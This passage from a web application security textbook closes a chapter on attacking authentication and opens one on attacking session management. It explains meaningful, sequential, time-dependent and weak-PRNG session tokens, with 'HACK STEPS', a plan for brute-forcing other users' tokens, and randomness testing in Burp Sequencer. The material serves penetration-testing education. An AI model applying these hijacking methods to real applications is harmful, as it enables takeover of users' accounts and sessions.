- The application should log all authentication-related events, including login, logout, password change, password reset, account suspension, and account recovery. Where applicable, both failed and successful attempts should be logged. The logs should contain all relevant details (such as username and IP address) but no security secrets (such as passwords). Logs should be strongly protected from unauthorized access, because they are a critical source of information leakage.
- Anomalies in authentication events should be processed by the application's real-time alerting and intrusion prevention functionality. For example, application administrators should be made aware of patterns indicating brute-force attacks so that appropriate defensive and offensive measures can be considered.
- Users should be notified out-of-band of any critical security events. For example, the application should send a message to a user's registered e-mail address whenever he changes his password.
- Users should be notified in-band of frequently occurring security events. For example, after a successful login, the application should inform users of the time and source IP/domain of the last login and the number of invalid login attempts made since then. If a user is made aware that her account is being subjected to a password-guessing attack, she is more likely to change her password frequently and set it to a strong value.

## Summary

---

Authentication functions are perhaps the most prominent target in a typical application's attack surface. By definition, they can be reached by unprivileged, anonymous users. If broken, they grant access to protected functionality and sensitive data. They lie at the core of the security mechanisms that an application employs to defend itself and are the front line of defense against unauthorized access.

Real-world authentication mechanisms contain a myriad of design and implementation flaws. An effective assault against them needs to proceed systematically, using a structured methodology to work through every possible avenue of attack. In many cases, open goals present themselves — bad passwords, ways to find out usernames, vulnerability to brute-force attacks. At the other end of the spectrum, defects may be very hard to uncover. They may require meticulous examination of a convoluted login process to establish the assumptions being

made and to help you spot the subtle logic flaw that can be exploited to walk right through the door.

The most important lesson when attacking authentication functionality is to look everywhere. In addition to the main login form, there may be functions to register new accounts, change passwords, remember passwords, recover forgotten passwords, and impersonate other users. Each of these presents a rich target of potential defects, and problems that have been consciously eliminated within one function often reemerge within others. Invest the time to scrutinize and probe every inch of attack surface you can find, and your rewards may be great.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. While testing a web application, you log in using your credentials of `joe` and `pass`. During the login process, you see a request for the following URL appear in your intercepting proxy:

```
http://www.wahh-app.com/app?action=login&uname=joe&password=pass
```

What three vulnerabilities can you diagnose without probing any further?

2. How can self-registration functions introduce username enumeration vulnerabilities? How can these vulnerabilities be prevented?
3. A login mechanism involves the following steps:
  - (a) The application requests the user's username and passcode.
  - (b) The application requests two randomly chosen letters from the user's memorable word.

Why is the required information requested in two separate steps? What defect would the mechanism contain if this were not the case?

4. A multistage login mechanism first requests the user's username and then various other items across successive stages. If any supplied item is invalid, the user is immediately returned to the first stage.

What is wrong with this mechanism, and how can the vulnerability be corrected?

5. An application incorporates an antiphishing mechanism into its login functionality. During registration, each user selects a specific image from a large bank of memorable images that the application presents to her. The login function involves the following steps:
  - (a) The user enters her username and date of birth.

- (b) If these details are correct, the application shows the user her chosen image; otherwise, a random image is displayed.
- (c) The user verifies whether the correct image is displayed. If it is, she enters her password.

The idea behind this antiphishing mechanism is that it enables the user to confirm that she is dealing with the authentic application, not a clone, because only the real application knows the correct image to display to the user.

What vulnerability does this antiphishing mechanism introduce into the login function? Is the mechanism effective at preventing phishing?



# Attacking Session Management

The session management mechanism is a fundamental security component in the majority of web applications. It is what enables the application to uniquely identify a given user across a number of different requests and to handle the data that it accumulates about the state of that user's interaction with the application. Where an application implements login functionality, session management is of particular importance, because it is what enables the application to persist its assurance of any given user's identity beyond the request in which he supplies his credentials.

Because of the key role played by session management mechanisms, they are a prime target for malicious attacks against the application. If an attacker can break an application's session management, she can effectively bypass its authentication controls and masquerade as other application users without knowing their credentials. If an attacker compromises an administrative user in this way, the attacker can own the entire application.

As with authentication mechanisms, a wide variety of defects can commonly be found in session management functions. In the most vulnerable cases, an attacker simply needs to increment the value of a token issued to him by the application to switch his context to that of a different user. In this situation, the application is wide open for anyone to access all areas. At the other end of the spectrum, an attacker may have to work extremely hard, deciphering several layers of obfuscation and devising a sophisticated automated attack, before finding a chink in the application's armor.

This chapter looks at all the types of weakness the authors have encountered in real-world web applications. It sets out in detail the practical steps you need to take to find and exploit these defects. Finally, it describes the defensive measures that applications should take to protect themselves against these attacks.

#### COMMON MYTH

**“We use smartcards for authentication, and users’ sessions cannot be compromised without them.”**

**However robust an application’s authentication mechanism, subsequent requests from users are only linked back to that authentication via the resulting session. If the application’s session management is flawed, an attacker can bypass the robust authentication and still compromise users.**

---

## The Need for State

The HTTP protocol is essentially stateless. It is based on a simple request-response model, in which each pair of messages represents an independent transaction. The protocol itself contains no mechanism for linking the series of requests made by a particular user and distinguishing these from all the other requests received by the web server. In the early days of the Web, there was no need for any such mechanism: websites were used to publish static HTML pages for anyone to view. Today, things are very different.

The majority of web “sites” are in fact web applications. They allow you to register and log in. They let you buy and sell goods. They remember your preferences the next time you visit. They deliver rich multimedia experiences with content created dynamically based on what you click and type. To implement any of this functionality, web applications need to use the concept of a *session*.

The most obvious use of sessions is in applications that support logging in. After entering your username and password, you can use the application as the user whose credentials you have entered, until you log out or the session expires due to inactivity. Without a session, a user would have to reenter his password on every page of the application. Hence, after authenticating the user once, the application creates a session for him and treats all requests belonging to that session as coming from that user.

Applications that do not have a login function also typically need to use sessions. Many sites selling merchandise do not require customers to create accounts. However, they allow users to browse the catalog, add items to a shopping basket, provide delivery details, and make a payment. In this scenario, there is no need to authenticate the user’s identity: for the majority of his visit, the application does not know or care who the user is. But to do business with him, it needs to know which series of requests it receives originated from the same user.



The simplest and still most common means of implementing sessions is to issue each user a unique session token or identifier. On each subsequent request to the application, the user resubmits this token, enabling the application to determine which sequence of earlier requests the current request relates to.

In most cases, applications use HTTP cookies as the transmission mechanism for passing these session tokens between server and client. The server's first response to a new client contains an HTTP header like the following:

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55
```

and subsequent requests from the client contain this header:

```
Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55
```

This standard session management mechanism is inherently vulnerable to various categories of attack. An attacker's primary objective in targeting the mechanism is to somehow hijack the session of a legitimate user and thereby masquerade as that person. If the user has been authenticated to the application, the attacker may be able to access private data belonging to the user or carry out unauthorized actions on that person's behalf. If the user is unauthenticated, the attacker may still be able to view sensitive information submitted by the user during her session.

As in the previous example of a Microsoft IIS server running ASP.NET, most commercial web servers and web application platforms implement their own off-the-shelf session management solution based on HTTP cookies. They provide APIs that web application developers can use to integrate their own session-dependent functionality with this solution.

Some off-the-shelf implementations of session management have been found to be vulnerable to various attacks, which results in users' sessions being compromised (these are discussed later in this chapter). In addition, some developers find that they need more fine-grained control over session behavior than is provided for them by the built-in solutions, or they want to avoid some vulnerabilities inherent in cookie-based solutions. For these reasons, it is fairly common to see bespoke and/or non-cookie-based session management mechanisms used in security-critical applications such as online banking.

The vulnerabilities that exist in session management mechanisms largely fall into two categories:

- Weaknesses in the generation of session tokens
- Weaknesses in the handling of session tokens throughout their life cycle

We will look at each of these areas in turn, describing the different types of defects that are commonly found in real-world session management mechanisms, and practical techniques for discovering and exploiting these. Finally, we will describe measures that applications can take to defend themselves against these attacks.

**HACK STEPS**

In many applications that use the standard cookie mechanism to transmit session tokens, it is straightforward to identify which item of data contains the token. However, in other cases this may require some detective work.

1. The application may often employ several different items of data collectively as a token, including cookies, URL parameters, and hidden form fields. Some of these items may be used to maintain session state on different back-end components. Do not assume that a particular parameter is the session token without proving it, or that sessions are being tracked using only one item.
2. Sometimes, items that appear to be the application's session token may not be. In particular, the standard session cookie generated by the web server or application platform may be present but not actually used by the application.
3. Observe which new items are passed to the browser after authentication. Often, new session tokens are created after a user authenticates herself.
4. To verify which items are actually being employed as tokens, find a page that is definitely session-dependent (such as a user-specific "my details" page). Make several requests for it, systematically removing each item that you suspect is being used as a token. If removing an item causes the session-dependent page not to be returned, this *may* confirm that the item is a session token. Burp Repeater is a useful tool for performing these tests.

## Alternatives to Sessions

Not every web application employs sessions, and some security-critical applications containing authentication mechanisms and complex functionality opt to use other techniques to manage state. You are likely to encounter two possible alternatives:

- **HTTP authentication** — Applications using the various HTTP-based authentication technologies (basic, digest, NTLM) sometimes avoid the need to use sessions. With HTTP authentication, the client component interacts with the authentication mechanism directly via the browser, using HTTP headers, and not via application-specific code contained within any individual page. After the user enters his credentials into a browser dialog, the browser effectively resubmits these credentials (or reperforms any required handshake) with every subsequent request to the same server. This is equivalent to an application that uses HTML forms-based authentication and places a login form on every application page, requiring users to reauthenticate themselves with every action they perform. Hence, when HTTP-based authentication is used, it is possible

for an application to reidentify the user across multiple requests without using sessions. However, HTTP authentication is rarely used on Internet-based applications of any complexity, and the other versatile benefits that fully fledged session mechanisms offer mean that virtually all web applications do in fact employ these mechanisms.

- **Sessionless state mechanisms** — Some applications do not issue session tokens to manage the state of a user's interaction with the application. Instead, they transmit all data required to manage that state via the client, usually in a cookie or a hidden form field. In effect, this mechanism uses sessionless state much like the ASP.NET `ViewState` does. For this type of mechanism to be secure, the data transmitted via the client must be properly protected. This usually involves constructing a binary blob containing all the state information and encrypting or signing this using a recognized algorithm. Sufficient context must be included within the data to prevent an attacker from collecting a state object at one location within the application and submitting it to another location to cause some undesirable behavior. The application may also include an expiration time within the object's data to perform the equivalent of session timeouts. Chapter 5 describes in more detail secure mechanisms for transmitting data via the client.

#### HACK STEPS

1. If HTTP authentication is being used, it is possible that no session management mechanism is implemented. Use the methods described previously to examine the role played by any token-like items of data.
2. If the application uses a sessionless state mechanism, transmitting all data required to maintain state via the client, this may sometimes be difficult to detect with certainty, but the following are strong indicators that this kind of mechanism is being used:
  - Token-like data items issued to the client are fairly long (100 or more bytes).
  - The application issues a new token-like item in response to every request.
  - The data in the item appears to be encrypted (and therefore has no discernible structure) or signed (and therefore has a meaningful structure accompanied by a few bytes of meaningless binary data).
  - The application may reject attempts to submit the same item with more than one request.
3. If the evidence suggests strongly that the application is not using session tokens to manage state, it is unlikely that any of the attacks described in this chapter will achieve anything. Your time probably would be better spent looking for other serious issues such as broken access controls or code injection.

## Weaknesses in Token Generation

---

Session management mechanisms are often vulnerable to attack because tokens are generated in an unsafe manner that enables an attacker to identify the values of tokens that have been issued to other users.

**NOTE** There are numerous locations where an application's security depends on the unpredictability of tokens it generates. Here are some examples:

- Password recovery tokens sent to the user's registered e-mail address
- Tokens placed in hidden form fields to prevent cross-site request forgery attacks (see Chapter 13)
- Tokens used to give one-time access to protected resources
- Persistent tokens used in "remember me" functions
- Tokens allowing customers of a shopping application that does not use authentication to retrieve the current status of an existing order

The considerations in this chapter relating to weaknesses in token generation apply to all these cases. In fact, because many of today's applications rely on mature platform mechanisms to generate session tokens, it is often in these other areas of functionality that exploitable weaknesses in token generation are found.

## Meaningful Tokens

Some session tokens are created using a transformation of the user's username or e-mail address, or other information associated with that person. This information may be encoded or obfuscated in some way and may be combined with other data.

For example, the following token may initially appear to be a long random string:

```
757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131
```

However, on closer inspection, you can see that it contains only hexadecimal characters. Guessing that the string may actually be a hex encoding of a string of ASCII characters, you can run it through a decoder to reveal the following:

```
user=daf;app=admin;date=10/09/11
```

Attackers can exploit the meaning within this session token to attempt to guess the current sessions of other application users. Using a list of enumerated or common usernames, they can quickly generate large numbers of potentially valid tokens and test these to confirm which are valid.

Tokens that contain meaningful data often exhibit a structure. In other words, they contain several components, often separated by a delimiter, that can be extracted and analyzed separately to allow an attacker to understand their function and means of generation. Here are some components that may be encountered within structured tokens:

- The account username
- The numeric identifier that the application uses to distinguish between accounts
- The user's first and last names
- The user's e-mail address
- The user's group or role within the application
- A date/time stamp
- An incrementing or predictable number
- The client IP address

Each different component within a structured token, or indeed the entire token, may be encoded in different ways. This can be a deliberate measure to obfuscate their content, or it can simply ensure safe transport of binary data via HTTP. Encoding schemes that are commonly encountered include XOR, Base64, and hexadecimal representation using ASCII characters (see Chapter 3). It may be necessary to test various decodings on each component of a structured token to unpack it to its original form.

**NOTE** When an application handles a request containing a structured token, it may not actually process every component with the token or all the data contained in each component. In the previous example, the application may Base64-decode the token and then process only the "user" and "date" components. In cases where a token contains a blob of binary data, much of this data may be padding. Only a small part of it may actually be relevant to the validation that the server performs on the token. Narrowing down the sub-parts of a token that are actually required can often considerably reduce the amount of apparent entropy and complexity that the token contains.

**HACK STEPS**

1. Obtain a single token from the application, and modify it in systematic ways to determine whether the entire token is validated or whether some of its subcomponents are ignored. Try changing the token's value one byte at a time (or even one bit at a time) and resubmitting the modified token to the application to determine whether it is still accepted. If you find that certain portions of the token are not actually required to be correct, you can exclude these from any further analysis, potentially reducing the amount of work you need to perform. You can use the "char frobber" payload type in Burp Intruder to modify a token's value in one character position at a time, to help with this task.
2. Log in as several different users at different times, and record the tokens received from the server. If self-registration is available and you can choose your username, log in with a series of similar usernames containing small variations between them, such as A, AA, AAA, AAAA, AAAB, AAAC, AABA, and so on. If other user-specific data is submitted at login or stored in user profiles (such as an e-mail address), perform a similar exercise to vary that data systematically, and record the tokens received following login.
3. Analyze the tokens for any correlations that appear to be related to the username and other user-controllable data.
4. Analyze the tokens for any detectable encoding or obfuscation. Where the username contains a sequence of the same character, look for a corresponding character sequence in the token, which may indicate the use of XOR obfuscation. Look for sequences in the token containing only hexadecimal characters, which may indicate a hex encoding of an ASCII string or other information. Look for sequences that end in an equals sign and/or that contain only the other valid Base64 characters: a to z, A to Z, 0 to 9, +, and /.
5. If any meaning can be reverse-engineered from the sample of session tokens, consider whether you have sufficient information to attempt to guess the tokens recently issued to other application users. Find a page of the application that is session-dependent, such as one that returns an error message or a redirect elsewhere if accessed without a valid session. Then use a tool such as Burp Intruder to make large numbers of requests to this page using guessed tokens. Monitor the results for any cases in which the page is loaded correctly, indicating a valid session token.

**TRY IT!**

```
http://mdsec.net/auth/321/  
http://mdsec.net/auth/329/  
http://mdsec.net/auth/331/
```

## Predictable Tokens

Some session tokens do not contain any meaningful data associating them with a particular user. Nevertheless, they can be guessed because they contain sequences or patterns that allow an attacker to extrapolate from a sample of tokens to find other valid tokens recently issued by the application. Even if the extrapolation involves some trial and error (for example, one valid guess per 1,000 attempts), this would still enable an automated attack to identify large numbers of valid tokens in a relatively short period of time.

Vulnerabilities relating to predictable token generation may be much easier to discover in commercial implementations of session management, such as web servers or web application platforms, than they are in bespoke applications. When you are remotely targeting a bespoke session management mechanism, your sample of issued tokens may be restricted by the server's capacity, the activity of other users, your bandwidth, network latency, and so on. In a laboratory environment, however, you can quickly create millions of sample tokens, all precisely sequenced and time-stamped, and you can eliminate interference caused by other users.

In the simplest and most brazenly vulnerable cases, an application may use a simple sequential number as the session token. In this case, you only need to obtain a sample of two or three tokens before launching an attack that will quickly capture 100% of currently valid sessions.

Figure 7-1 shows Burp Intruder being used to cycle the last two digits of a sequential session token to find values where the session is still active and can be hijacked. Here, the length of the server's response is a reliable indicator that a valid session has been found. The extract grep feature has also been used to show the name of the logged-in user for each session.


In other cases, an application's tokens may contain more elaborate sequences that take some effort to discover. The types of potential variations you might encounter here are open-ended, but the authors' experience in the field indicates that predictable session tokens commonly arise from three different sources:

- Concealed sequences
- Time dependency
- Weak random number generation

We will look at each of these areas in turn.

### ***Concealed Sequences***

It is common to encounter session tokens that cannot be easily predicted when analyzed in their raw form but that contain sequences that reveal themselves when the tokens are suitably decoded or unpacked.



**Figure 7-1:** An attack to discover valid sessions where the session token is predictable

Consider the following series of values, which form one component of a structured session token:

lwjVJA  
Ls3Ajg  
xpKr+A  
XleXYg  
9hyCzA  
jeFuNg  
JaZZoA

No immediate pattern is discernible; however, a cursory inspection indicates that the tokens may contain Base64-encoded data. In addition to the mixed-case alphabetic and numeric characters, there is a + character, which is also valid in a Base64-encoded string. Running the tokens through a Base64 decoder reveals the following:

--Ö\$  
.íÀŽ  
Æ'«ø  
^W-b  
ö,î  
?án6  
%|Y



These strings appear to be gibberish and also contain nonprinting characters. This normally indicates that you are dealing with binary data rather than ASCII text. Rendering the decoded data as hexadecimal numbers gives you the following:

```
9708D524
2ECDC08E
C692ABF8
5E579762
F61C82CC
8DE16E36
25A659A0
```

There is still no visible pattern. However, if you subtract each number from the previous one, you arrive at the following:

```
FF97C4EB6A
97C4EB6A
FF97C4EB6A
97C4EB6A
FF97C4EB6A
FF97C4EB6A
```

which immediately reveals the concealed pattern. The algorithm used to generate tokens adds 0x97C4EB6A to the previous value, truncates the result to a 32-bit number, and Base64-encodes this binary data to allow it to be transported using the text-based protocol HTTP. Using this knowledge, you can easily write a script to produce the series of tokens that the server will next produce, and the series that it produced prior to the captured sample.

### ***Time Dependency***

Some web servers and applications employ algorithms to generate session tokens that use the time of generation as an input to the token's value. If insufficient other entropy is incorporated into the algorithm, you may be able to predict other users' tokens. Although any given sequence of tokens on its own may appear to be random, the same sequence coupled with information about the time at which each token was generated may contain a discernible pattern. In a busy application with a large number of sessions being created each second, a scripted attack may succeed in identifying large numbers of other users' tokens.

When testing the web application of an online retailer, the authors encountered the following sequence of session tokens:

```
3124538-1172764258718
3124539-1172764259062
3124540-1172764259281
3124541-1172764259734
3124542-1172764260046
3124543-1172764260156
```

```
3124544-1172764260296
3124545-1172764260421
3124546-1172764260812
3124547-1172764260890
```

Each token is clearly composed of two separate numeric components. The first number follows a simple incrementing sequence and is easy to predict. The second number increases by a varying amount each time. Calculating the differences between its value in each successive token reveals the following:

```
344
219
453
312
110
140
125
391
78
```

The sequence does not appear to contain a reliably predictable pattern. However, it would clearly be possible to brute-force the relevant number range in an automated attack to discover valid values in the sequence. Before attempting this attack, however, we wait a few minutes and gather a further sequence of tokens:

```
3124553-1172764800468
3124554-1172764800609
3124555-1172764801109
3124556-1172764801406
3124557-1172764801703
3124558-1172764802125
3124559-1172764802500
3124560-1172764802656
3124561-1172764803125
3124562-1172764803562
```

Comparing this second sequence of tokens with the first, two points are immediately obvious:

- The first numeric sequence continues to progress incrementally; however, five values have been skipped since the end of the first sequence. This is presumably because the missing values have been issued to other users who logged in to the application in the window between the two tests.
- The second numeric sequence continues to progress by similar intervals as before; however, the first value we obtain is a massive 539,578 greater than the previous value.

This second observation immediately alerts us to the role played by time in generating session tokens. Apparently, only five tokens have been issued between the two token-grabbing exercises. However, a period of approximately 10 minutes has elapsed. The most likely explanation is that the second number is time-dependent and is probably a simple count of milliseconds.

Indeed, our hunch is correct. In a subsequent phase of our testing we perform a code review, which reveals the following token-generation algorithm:

```
String sessionId = Integer.toString(s_SessionIndex++) +  
    "-" +  
    System.currentTimeMillis();
```

Given our analysis of how tokens are created, it is straightforward to construct a scripted attack to harvest the session tokens that the application issues to other users:

- We continue polling the server to obtain new session tokens in quick succession.
- We monitor the increments in the first number. When this increases by more than 1, we know that a token has been issued to another user.
- When a token has been issued to another user, we know the upper and lower bounds of the second number that was issued to that person, because we possess the tokens that were issued immediately before and after his. Because we are obtaining new session tokens frequently, the range between these bounds will typically consist of only a few hundred values.
- Each time a token is issued to another user, we launch a brute-force attack to iterate through each number in the range, appending this to the missing incremental number that we know was issued to the other user. We attempt to access a protected page using each token we construct, until the attempt succeeds and we have compromised the user's session.
- Running this scripted attack continuously will enable us to capture the session token of every other application user. When an administrative user logs in, we will fully compromise the entire application.

#### TRY IT!

```
http://mdsec.net/auth/339/  
http://mdsec.net/auth/340/  
http://mdsec.net/auth/347/  
http://mdsec.net/auth/351/
```

## Weak Random Number Generation

Very little that occurs inside a computer is random. Therefore, when randomness is required for some purpose, software uses various techniques to generate numbers in a pseudorandom manner. Some of the algorithms used produce sequences that appear to be stochastic and manifest an even spread across the range of possible values. Nevertheless, they can be extrapolated forwards or backwards with perfect accuracy by anyone who obtains a small sample of values.

When a predictable pseudorandom number generator is used to produce session tokens, the resulting tokens are vulnerable to sequencing by an attacker.

Jetty is a popular web server written in 100% Java that provides a session management mechanism for use by applications running on it. In 2006, Chris Anley of NGSSoftware discovered that the mechanism was vulnerable to a session token prediction attack. The server used the Java API `java.util.Random` to generate session tokens. This implements a “linear congruential generator,” which generates the next number in the sequence as follows:

```
synchronized protected int next(int bits) {  
    seed = (seed * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1);  
    return (int)(seed >>> (48 - bits));  
}
```

This algorithm takes the last number generated, multiplies it by a constant, and adds another constant to obtain the next number. The number is truncated to 48 bits, and the algorithm shifts the result to return the specific number of bits requested by the caller.

Knowing this algorithm and a single number generated by it, we can easily derive the sequence of numbers that the algorithm will generate next. With a little number theory, we also can derive the sequence that it generated previously. This means that an attacker who obtains a single session token from the server can obtain the tokens of all current and future sessions.

**NOTE** Sometimes when tokens are created based on the output of a pseudorandom number generator, developers decide to construct each token by concatenating several sequential outputs from the generator. The perceived rationale for this is that it creates a longer, and therefore “stronger,” token. However, this tactic is usually a mistake. If an attacker can obtain several consecutive outputs from the generator, this may enable him to infer some information about its internal state. In fact, it may be easier for the attacker to extrapolate the generator’s sequence of outputs, either forward or backward.

Other off-the-shelf application frameworks use surprisingly simple or predictable sources of entropy in session token generation, much of which is deterministic. For example, in PHP frameworks 5.3.2 and earlier, the session token is generated

based on the client's IP address, epoch time at token creation, microseconds at token creation, and a linear congruential generator. Although there are several unknown values here, some applications may disclose information that allows them to be inferred. A social networking site may disclose the login time and IP address of site users. Additionally, the seed used in this generator is the time when the PHP process started, which could be determined to lie within a small range of values if the attacker is monitoring the server.

**NOTE** This is an evolving area of research. The weaknesses in PHP's session token generation were pointed out on the Full Disclosure mailing list in 2001 but were not demonstrated to be actually exploitable. The 2001 theory was finally put into practice by Samy Kamkar with the `phpwn` tool in 2010.

### *Testing the Quality of Randomness*

In some cases, you can identify patterns in a series of tokens just from visual inspection, or from a modest amount of manual analysis. In general, however, you need to use a more rigorous approach to testing the quality of randomness within an application's tokens.


The standard approach to this task applies the principles of statistical hypothesis testing and employs various well-documented tests that look for evidence of nonrandomness within a sample of tokens. The high-level steps in this process are as follows:

1. Start with the hypothesis that the tokens are randomly generated.
2. Apply a series of tests, each of which observes specific properties of the sample that are likely to have certain characteristics if the tokens are randomly generated.
3. For each test, calculate the probability of the observed characteristics occurring, working on the assumption that the hypothesis is true.
4. If this probability falls below a certain level (the "significance level"), reject the hypothesis and conclude that the tokens are not randomly generated.

The good news is you don't have to do any of this manually! The best tool that is currently available for testing the randomness of web application tokens is Burp Sequencer. This tool applies several standard tests in a flexible way and gives you clear results that are easy to interpret.

To use Burp Sequencer, you need to find a response from the application that issues the token you want to test, such as a response to a login request that issues a new cookie containing a session token. Select the "send to sequencer" option from Burp's context menu, and in the Sequencer configuration, set the location of the token within the response, as shown in Figure 7-2. You can also

configure various options that affect how tokens are collected, and then click the start capture button to begin capturing tokens. If you have already obtained a suitable sample of tokens through other means (for example, by saving the results of a Burp Intruder attack), you can use the manual load tab to skip the capturing of tokens and proceed straight to the statistical analysis.




**Figure 7-2:** Configuring Burp Sequencer to test the randomness of a session token

When you have obtained a suitable sample of tokens, you can perform the statistical analysis on the sample. You can also perform interim analyses while the sample is still being captured. In general, obtaining a larger sample improves the reliability of the analysis. The minimum sample size that Burp requires is 100 tokens, but ideally you should obtain a much larger sample than this. If the analysis of a few hundred tokens shows conclusively that the tokens fail the randomness tests, you may reasonably decide that it is unnecessary to capture further tokens. Otherwise, you should continue capturing tokens and re-perform the analysis periodically. If you capture 5,000 tokens that are shown to pass the randomness tests, you may decide that this is sufficient. However, to achieve compliance with the formal FIPS tests for randomness, you need to obtain a sample of 20,000 tokens. This is the largest sample size that Burp supports.

Burp Sequencer performs the statistical tests at character level and bit level. The results of all tests are aggregated to give an overall estimate of the number

of bits of effective entropy within the token; this the key result to consider. However, you can also drill down into the results of each test to understand exactly how and why different parts of the token passed or failed each test, as shown in Figure 7-3. The methodology used for each type of test is described beneath the test results.



**Figure 7-3:** Analyzing the Burp Sequencer results to understand the properties of the tokens that were tested

Note that Burp performs all tests individually on each character and bit of data within the token. In many cases, you will find that large parts of a structured token are not random; this in itself may not present any kind of weakness. What matters is that the token contains a sufficient number of bits that do pass the randomness tests. For example, if a large token contains 1,000 bits of information, and only 50 of these bits pass the randomness tests, the token as a whole is no less robust than a 50-bit token that fully passes the tests.

**NOTE** Keep in mind two important caveats when performing statistical tests for randomness. These caveats affect the correct interpretation of the test results and their consequences for the application's security posture. First, tokens that are generated in a completely deterministic way may pass the statistical tests for randomness. For example, a linear congruential pseudorandom number generator, or an algorithm that computes the hash of a sequential number, may produce output that passes the tests. Yet an attacker who knows the algorithm and the internal state of the generator can extrapolate its output with complete reliability in both forward and reverse directions.

Second, tokens that fail the statistical tests for randomness may not actually be predictable in any practical situation. If a given bit of a token fails the tests, this means only that the sequence of bits observed at that position contains characteristics that are unlikely to occur in a genuinely random token. But attempting to predict the value of that bit in the next token, based on the observed characteristics, may be little more reliable than blind guesswork. Multiplying this unreliability across a large number of bits that need to be predicted simultaneously may mean that the probability of making a correct prediction is extremely low.

#### HACK STEPS

1. Determine when and how session tokens are issued by walking through the application from the first application page through any login functions. Two behaviors are common:
  - The application creates a new session anytime a request is received that does not submit a token.
  - The application creates a new session following a successful login.

To harvest large numbers of tokens in an automated way, ideally identify a single request (typically either `GET /` or a login submission) that causes a new token to be issued.
